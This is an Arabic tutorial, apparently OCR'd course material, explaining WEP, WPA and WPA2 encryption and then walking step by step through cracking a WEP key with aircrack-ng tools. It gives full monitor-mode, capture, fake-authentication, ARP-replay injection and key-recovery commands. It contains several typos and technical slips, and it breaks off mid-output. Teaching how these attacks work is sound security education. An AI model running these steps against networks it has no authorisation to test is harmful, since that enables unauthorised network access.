
- **TKIP (Temporal Key Integrity Protocol):** يستخدم التشفير التدفقي **RC4 stream cipher encryption** مع **64-bit keys** and **128-bit keys** من أجل المصادقة
  TKIP قلل من نقطة الضعف التي كانت موجودة في مفتاح WEP وذلك بعدم استخدام نفس العامل الاولي Initialization Vector (**IV**)
- **المفتاح المؤقت 128-bit Temporal Key:** في TKIP المستخدم يبدأ مع "temporal key" (**TK**) **128-bit** الذي يدمج بعدها مع عنوان الماك للمستخدم **MAC** **address** ومع **IV** لينتج المفتاح الذي سيستخدم لتشفير البيانات بواسطة **RC4**
- **WPA حسن WEP:** TKIP حسنت WEP وذلك بإضافة طريقة لإعادة توليد المفاتيح لتؤمن تشفير وسلامة للمفاتيح، المفاتيح المؤقتة تتغير كل **10000 packet** هذا يجعل TKIP قادر على حماية الشبكة بشكل أكثر من هجوم فك التشفير واستعادة مفتاح التشفير

كيف يعمل WPA

لتشفير الحمل المفيد **payload** بشكل فعال، فإن التشفير WPA encryption يقوم بالخطوات التالية:

- مفتاح التشفير المؤقت وعنوان المرسل و(**TSC**) TKIP sequence counter يطبقوا كدخل لخوارزمية **RC4** لتوليد المفتاح **key stream**

- (**MSDU**) MAC Service Data Unit والتي هي معلومات الطبقات العليا (من الطبقة الثالثة حتى الطبقة السابعة) وفحص سلامة الرسالة (**MIC**) message integrity check يتم دمجهم باستخدام خوارزمية **Michael**
- الناتج من دمج MSDU and MIC يتم تقسيمه لتوليد (**MPDU**) MAC Protocol Data Unit و هو الفريم اللاسلكي
- قيمة فحص السلامة (**ICV**) Integrity Check Value **32-bit** تُحسب من أجل MPDU (الفريم)
- ناتج دمج **ICV** and **MPDU** يدخل في عملية **XOR** مع **key stream** لتوليد البيانات **المشفرة**
- العامل الاولي **IV** يضاف إلى البيانات المشفرة لتوليد **MAC frame**
  MAC هنا ليست عنوان الماك بل هي
  Message Authentication control



المفاتيح المؤقتة

تأمين الخصوصية للشبكة اللاسلكية عبر التردد الراديوي جعل من استخدام التشفير هو أمر ضروري.

في البداية استخدم WEP كطريقة تشفير أساسية ولكن بسبب العيوب التي وجدت في هذا التشفير تم استخدام WPA عوضاً عنه، مؤخراً كل المعدات تستخدم إما

(**WPA2**) ASE or (**WPA**) TKIP للتأكيد على حماية الشبكة اللاسلكية


في تقنية التشفير **WEP** فإن مفاتيح التشفير Temporal Keys تنتج من زوج المفاتيح الرئيسي Pairwise Master Key (PMK) الذي ينتج خلال جلسة المصادقة EAP

بينما في **WPA** and **WPA2** فإن مفاتيح التشفير تنتج خلال عملية **المصافحة الرباعية**

Fore-way handshake

الحوار التالي يشرح عملية المصافحة الرباعية Fore-way handshake

- الأكسس بوينت AP ترسل EAPOL-key frame يحوي على المصادق الحالي authenticator nonce (ANonce) إلى المستخدم، الذي يستخدمه من أجل بناء زوج المفتاح الزائل Pairwise Transient Key (PTK)
- المستخدم يرد بإرساله قيمة nonce-value الخاصة به (**SNonce**) مع كود سلامة الرسالة Message Integrity Code (**MIC**) إلى الأكسس بوينت AP
- الأكسس بوينت AP ترسل GTK مع سلسلة أرقام مع كود سلامة رسالة أخر MIC
- المستخدم يؤكد على أن المفاتيح المؤقتة تم تثبيتها



التشفير WPA2

هو اختصار ل (**Wi-Fi Protected Access 2**) وهو منسجم ومتوافق مع المعيار **802.11i** وهو يدعم خصائص حماية غير مدعومة في WPA

وهو يؤمن حماية قوية للبيانات وتحكم بالوصول للشبكة ويقدم مستوى عالي من الحماية لذلك فقط المستخدمين المصرح لهم يمكنهم الوصول للشبكة

WPA يؤمن نمطي عمل:

- **WPA-Personal:** هذا النمط يعمل بوجود كلمة سر (**PSK**) pre-shared key ويمنع الوصول الغير مسموح به للشبكة، في هذا النمط كل جهاز يقوم بتشفير الترفك traffic باستخدام مفتاح **256 bit key** الذي يتم إدخاله ككلمة سر مكونة من **8 to 63** حرف

- **WPA-Enterprise:** يتم باستخدام الشبكة عبر سيرفر **server** وهو يحوي على **RADIUS** or **EAP** للمصادقة المركزية وذلك باستخدام عدة طرق للمصادقة مثل token cards, Kerberos, and certificates
  المستخدم يحصل على اعتماد للدخول من السيرفر المركزي الذي يجب أن يكون موجود عند الاتصال بالشبكة


كيف يعمل WPA2

في عملية CCMP بيانات مصادقة إضافية (**AAD**) additional authentication data تؤخذ من **MAC header** وتتضمن في عملية التشفير CCMP

هذا يحمي الفريم من تبديل القسم الغير مشفر منه

رقم حزمة البيانات (**PN**) packet number مشمول ضمن CCMP header للحماية ضد

replay attacks، جزء من **MAC header** و **PN** يتم استخدامهم لتوليد **nonce** المستخدمة في تشفير CCMP



WEP vs. WPA vs. WPA2

الهدف الأساسي من WEP هو تأمين الخصوصية للبيانات في الشبكات اللاسلكية بشكل مكافئ للشبكات السلكية ولكنه **ضعيف** وفشل في تحقيق أهدافه

WPA عالج معظم مشاكل WEP ولكنه أضاف ثغرات جديدة

WPA2 متوقع منه أن يجعل الشبكات اللاسلكية آمنة مثل الشبكات السلكية فقد ضمن إدارة للشبكة بحيث يسمح فقط للمستخدمين المسموح لهم بالوصول للشبكة

إذا كنت تستخدم WEP يجب عليك استبداله إما ب WPA or WPA2 لتحمي اتصالك عبر الشبكة اللاسلكية

تقنية فحص السلامة	طول مفتاح التشفير	حجم IV	خوارزمية التشفير	التشفير
CRC-32	40/104-bit	24-bit	RC4	**WEP**
Michael algorithm and CRC-32	128-bit	48-bit	RC4, TKIP	**WPA**
AES-CCMP	128-bit	48-bit	ASE-CCMP	**WPA2**

مشاكل WEP

١- CRC 32 غير كافية للتأكيد على سلامة كامل البيانات المشفرة
- بإلتقاط **tow packets** ، المهاجم يستطيع قلب البيتات bits في السلسة المشفرة ويعدل **checksum** وبالتالي packet يكون مقبول

٢- IVs are 24 bits
- الأكسس بوينت التي تنشر **1500 byte** بسرعة **11 Mbps** تستنزف كامل مجال **IV** خلال **خمس** ساعات

٣- هجوم كشف النص الصريح
- عندما يتم تكرار **IV** من الممكن إعادة بناء مفتاح **RC4** بالاعتماد على **IV** ويمكن فك تشفير **payload of packet**

٤- هجوم القاموس dictionary attack
- **WEP** يعتمد على كلمة السر
- حجم العامل الأولي IV الصغير يسمح للمهاجم بخلق جدول فك تشفير يسمى هجوم القاموس **dictionary attack**

٥- منع الخدمة Denial of services
- طلب الاتصال **Associate** وطلب قطع الاتصال **disassociate** هي رسائل غير مصادقة

٦- المهاجم يمكن أن يبنى جدول فك تشفير لإعادة بناء مفتاح التشفير
- بحوالي 24 GB مساحة، المهاجم يستطيع استخدام هذا الجدول لفك تشفير **decrypt WEP**

٧- العوز في إدارة المفاتيح بشكل مركزي يجعل تغير مفاتيح WEP أمر صعب

٨- IV هي قيمة تستخدم بشكل عشوائي في مفتاح التشفير وكل packet لها قيمة IV
- المعيار سمح ب **24 bits** فقط ، والذي يمكن أن تستخدم خلال ساعة في أكسس بوينت مزدحمة
- قيمة **IV** يمكن أن يعاد استخدامها

٩- المعيار لم يحدد أن كل packet يجب أن يملك IV فريد، لذلك المُصنعين يستخدموا فقط جزء بسيط من 24-bit الممكنة

الأكسس بوينت المزدحمة يمكن أن تستخدم كل قيم IV المتاحة وهذا يؤدي إلى عملية إعادة استخدام لقيم **IV**

الضعف في العوامل الأولية IVs

التالي هو الأسباب التي تجعل العوامل الأولية ضعيفة

- في خوارزمية RC4، خوارزمية تخطيط المفتاح Key Scheduling Algorithm (**KSA**) تخلق IV بالاعتماد على المفتاح الأساسي
- قيمة IV قصيرة جداً وغير محمية من إعادة الاستخدام وغير محمية من إعادة إرسال الرسالة **message replay**
- الضعف في WEP تشغيل RC4 يسمح بتوليد IVs الضعيفة
- طريقة انشاء المفاتيح من IV يجعله حساس لهجوم المفتاح الضعيف (**9FMS attack**)
- ضعف IVs يكشف معلومات حول بايتات المفتاح الذي اشتق منها
- المهاجم يستطيع أن يجمع كمية كافية من **weak IVs** ليكشف البايتات bytes للمفتاح الأساسي

كسر تشفير WEP

في نظام kali

جمع كمية كبيرة من initialization vectors (**IVs**) ضروري لكسر تشفير WEP

المهاجم يجب أن يجمع كمية كافية من IVs ليتمكن من كسر تشفير مفتاح WEP ويتم ذلك ببساطة من خلال التنصت على network traffic وحفظه

عملية الحقن **injection** يمكن أن تستخدم لتسريع عملية جمع IV، الحقن يسمح بإلتقاط عدد أكبر من IVs خلال فترة زمنية أقل

لكسر تشفير WEP المهاجم يتبع الخطوات التالية:

العملية تتم باستخدام أداة aircrack-ng وهي موجودة بشكل تلقائي في Kali Linux

التفاصيل التالية هي للبارامترات التي سنتعامل معها في هذه العملية

- MAC address of PC running Aircrack-ng : 00:0F:B5:88:AC:82
- BSSID (MAC address of AP): 00:14:6C:7E:40:80

- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

١- تشغيل wireless interface في نمط المراقبة monitor mode على قناة ترددية معينة

هذا الأمر يظهر الكروت اللاسلكية في الجهاز

```
# iwconfig
```

```
lo        no wireless extensions.
eth0      no wireless extensions.
wifi0     no wireless extensions.
```

الأمر التالي يُفعل نمط المراقبة على كرت الشبكة اللاسلكية

```
# airmon-ng start wifi0
```

إذا كان كرت الشبكة اللاسلكية يدعم نمط المراقبة ستظهر رسالة تؤكد أن نمط المراقبة يعمل على mon0

في هذه الخطوة المهاجم يجب أن يشغل كرت الشبكة اللاسلكية في نمط المراقبة لكي يتمكن من التنصت والاستماع إلى كل packet في الهواء، المهاجم يمكن أن يختار بعض packets من أجل عملية الحقن وذلك من خلال الاستماع لكل packet متاح في الهواء

هناك العديد من كروت الشبكة اللاسلكية لا تدعم نمط المراقبة يجب أن تملك كرت شبكة لاسلكي يدعم نمط المراقبة لتتمكن من القيام بهذه العملية

٢- تشغيل أداة Wi-Fi sniffing

في هذه الخطوة المهاجم يجب أن يلتقط IVs المتولدة وذلك باستخدام أداة مثل airodump-ng مع عملية تحديد bssid أي عنوان الماك للأكسس بوينت

الامر التالي يظهر كل الأكسس بوينت الموجودة في الجوار

```
# airodump-ng mon0
```

ثم نقوم بتحديد البارامترات التالية، يجب أن تستبدل هذه القيم بالقيم الخاصة بك

```
# airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output mon0
```

-c: لتحديد رقم القناة

--bssid: لتحديد عنوان الماك للأكسس بوينت
-w: لتحديد اسم الملف الذي سيحفظ به حزم البيانات الملتقطة
mon0: هو الانترفيس الوهمي الخاص بنمط المراقبة

٣- استخدام اداة مثل aireplay-ng لعمل مصادقة مخادعة face authentication مع الأكسس بوينت

الأمر التالي للقيام بعملية مصادقة زائفة fake authentication

طبعاً يجب أن تقوم باستبدال قيم عناوين الماك بقيم العناوين الخاصة بك

```
# aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 mon0
```

-1: رقم هجوم المصادقة الزائف
0 : زمن إعادة الاتصال
-e : اسم الشبكة اللاسلكية
-a : عنوان الماك للأكسس بوينت
-h : عنوان الماك لكرت الشبكة اللاسلكية

هنا المهاجم يجب أن يتأكد أن عنوان الماك للمصدر source MAC address هو already associated وبالتالي عملية الحقن تكون مقبولة من قبل الأكسس بوينت

في حال نجاح العملية يظهر التالي

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

عملية الحقن تفشل بسبب ضعف في الاتصال association مع الأكسس بوينت ويظهر التالي

```
18:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

٤- تشغيل أداة aireplay-ng في نمط ARP request replay وذلك لحقن packets

أفتح تيرمينل جديدة وأكتب الأمر بعد استبدال قيم عناوين الماك بالقيم الخاصة بك

```
# aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 -e teddy mon0
```

3-: رقم هجوم ARP request

b-: عنوان الماك للأكسس بوينت

e-: اسم الشبكة اللاسلكية

h-: عنوان الماك للكرت اللاسلكي

```
Saving ARP requests in replay_arp-0321-191525.cap
You should also start airodump-ng to capture replies.
Read 629399 packets (got 316283 ARP requests), sent 210955 packets...
```

استخدام هذه العملية هو للحصول على كمية كبيرة من IVs خلال فترة زمنية قصيرة ويتم ذلك باستخدام aireplay-ng من أجل إعادة حقن ARP request حيث يتم الاستماع إلى ARP request ثم يتم إعادة حقنه في الشبكة، من أجل الحصول على عدد كبير من IVs المهاجم يستخدم ARP request mode

٥- تشغيل أداة aircrack-ng

استخدام aircrack-ng يمكن المهاجم من استخراج مفتاح تشفير WEP من IVs وذلك بعد إلتقاط 50,000 IVs

افتح تيرمينل جديدة وأكتب الأمر التالي بعد استبدال عنوان الماك بالعنوان الخاص بك

```
# aircrack-ng -b 00:14:6C:7E:40:80  output.cap
```

-b : لتحديد عنوان الماك للأكسس بوينت

output.cap : اسم الملف الذي تم الحفظ فيه

عند نجاح العملية ستجد نتيجة تشبه النتيجة التالية

```
                                Aircrack-ng


                 [00:01:18] Tested 0/140000 keys (got 30680 IVs)
KB    depth   byte(vote)
0     0/  1   12( 170) 35( 152) AA( 146) 17( 145) 86( 143) F0( 143) AE( 142) C5( 142) D4( 142) 50( 140)
1     0/  1   34( 163) BB( 160) CF( 147) 59( 146) 39( 143) 47( 142) 42( 139) 3D( 137) 7F( 137) 18( 136)
2     0/  1   56( 162) E9( 147) 1E( 146) 32( 146) 6E( 145) 79( 143) E7( 142) EB( 142) 75( 141) 31( 140)
3     0/  1   78( 158) 13( 156) 01( 152) 5F( 151) 28( 149) 59( 145) FC( 145) 7E( 143) 76( 142) 92( 142)
4     0/  1   90( 183) 8B( 156) D7( 148) E0( 146) 18( 145) 33( 145) 96( 144) 2B( 143) 88( 143) 41( 141)

                       KEY FOUND! [ 12:34:56:78:90 ]
      Decrypted correctly: 100%
```

يجب أن تزيل ":" بين أرقام المفتاح قبل استخدامه

في نظام ويندوز

١- بعد تنزيل أداة aircrack-ng اضغط على airodump-ng



٢- اكتب رقم الانترفيس الذي تريد استخدمه، ثم اكتب رقم القناة الترددية




```
airodump-ng 0.9

airodump-ng 0.9 - (C) 2006 Thomas d'Otreppe
                   Original work: Christophe Devine

usage: airodump-ng <nic index> <nic type> <channel(s)> <output prefix> [ivs only flag]

Known network adapters:

 1  AirPcap USB wireless capture adapter nr. 00

